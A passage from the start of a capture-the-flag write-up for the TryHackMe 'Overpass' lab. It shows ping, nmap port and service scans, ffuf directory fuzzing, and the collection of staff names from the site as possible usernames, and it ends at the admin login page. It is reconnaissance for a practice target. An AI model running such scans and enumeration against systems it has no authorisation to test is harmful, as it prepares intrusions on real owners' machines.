

Overpass (THM)

ip of the machine :- 10.10.201.195




```
~ (4.19s)
ping 10.10.201.195 -c 5

PING 10.10.201.195 (10.10.201.195) 56(84) bytes of data.
64 bytes from 10.10.201.195: icmp_seq=1 ttl=60 time=174 ms
64 bytes from 10.10.201.195: icmp_seq=2 ttl=60 time=162 ms
64 bytes from 10.10.201.195: icmp_seq=3 ttl=60 time=166 ms
64 bytes from 10.10.201.195: icmp_seq=4 ttl=60 time=189 ms
64 bytes from 10.10.201.195: icmp_seq=5 ttl=60 time=150 ms

--- 10.10.201.195 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 149.947/168.264/189.186/12.974 ms
```

machine is on!!!




```
~ (20.323s)
nmap -p- --min-rate=10000 10.10.201.195

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-09 20:38 IST
Warning: 10.10.201.195 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.201.195
Host is up (0.15s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
28955/tcp filtered unknown
38385/tcp filtered unknown
44056/tcp filtered unknown
49908/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 20.29 seconds
```

got some filtered ports, maybe because of some kind of firewall on those ports.



```
~ (14.031s)
nmap -p 22,80,28955,38385,44056,49908 -sC -A -T5 10.10.201.195

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-09 20:40 IST
Nmap scan report for 10.10.201.195
Host is up (0.18s latency).

PORT      STATE  SERVICE VERSION
22/tcp    open   ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37:96:85:98:d1:00:9c:14:63:d9:b0:34:75:b1:f9:57 (RSA)
|   256 53:75:fa:c0:65:da:dd:b1:e8:dd:40:b8:f6:82:39:24 (ECDSA)
|_  256 1c:4a:da:1f:36:54:6d:a6:c6:17:00:27:2e:67:75:9c (ED25519)
80/tcp    open   http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Overpass
28955/tcp closed unknown
38385/tcp closed unknown
44056/tcp closed unknown
49908/tcp closed unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.99 seconds
```

So interesting ports are 22 and 80 only.



Welcome to Overpass

A secure password manager with support for Windows, Linux, MacOS and more

People reuse the same password for multiple services. If you are one of them, you're risking your accounts being hacked by evil hackers.

Overpass allows you to securely store different passwords for every service, protected using military grade cryptography to keep you safe.


Reasons to use Overpass

- Your passwords are never transmitted over the internet, in any form, unlike other password managers.
- Your passwords are protected using Military Grade encryption.
- Overpass do not store your passwords, unlike other password managers.

Download Overpass today and start keeping your passwords safe. Downloads


Photo by Jose Fontano on Unsplash

So let's go for directory fuzzing right now and then manual web enumeration.



```
~ (1m 30.32s)
ffuf -u http://10.10.201.195/FUZZ -w /usr/share/dirb/wordlists/big.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.201.195/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

aboutus                 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 204ms]
admin                   [Status: 301, Size: 42, Words: 3, Lines: 3, Duration: 209ms]
css                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 147ms]
downloads               [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 145ms]
img                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 204ms]
:: Progress: [20469/20469] :: Job [1/1] :: 271 req/sec :: Duration: [0:01:30] :: Errors: 0 ::
```

got some directories.




Who are we?

Overpass was formed in 2020 by a group of Computer Science students who were disappointed by the number of people getting hacked because their passwords were in rockyou.
To solve this, we decided to create a password manager to help you use unique passwords for every service.
Your passwords never leave your PC, and are stored securely in an encrypted file. Stay safe against hackers. Use Overpass.

Our Staff

Ninja - Lead Developer
Pars - Shibe Enthusiast and Emotional Support Animal Manager
Szymex - Head Of Security
Bee - Chief Drinking Water Coordinator
MuirlandOracle - Cryptography Consultant

in /aboutus web page got some possible usernames.




Administrator area

Please log in to access this content

Overpass administrator login

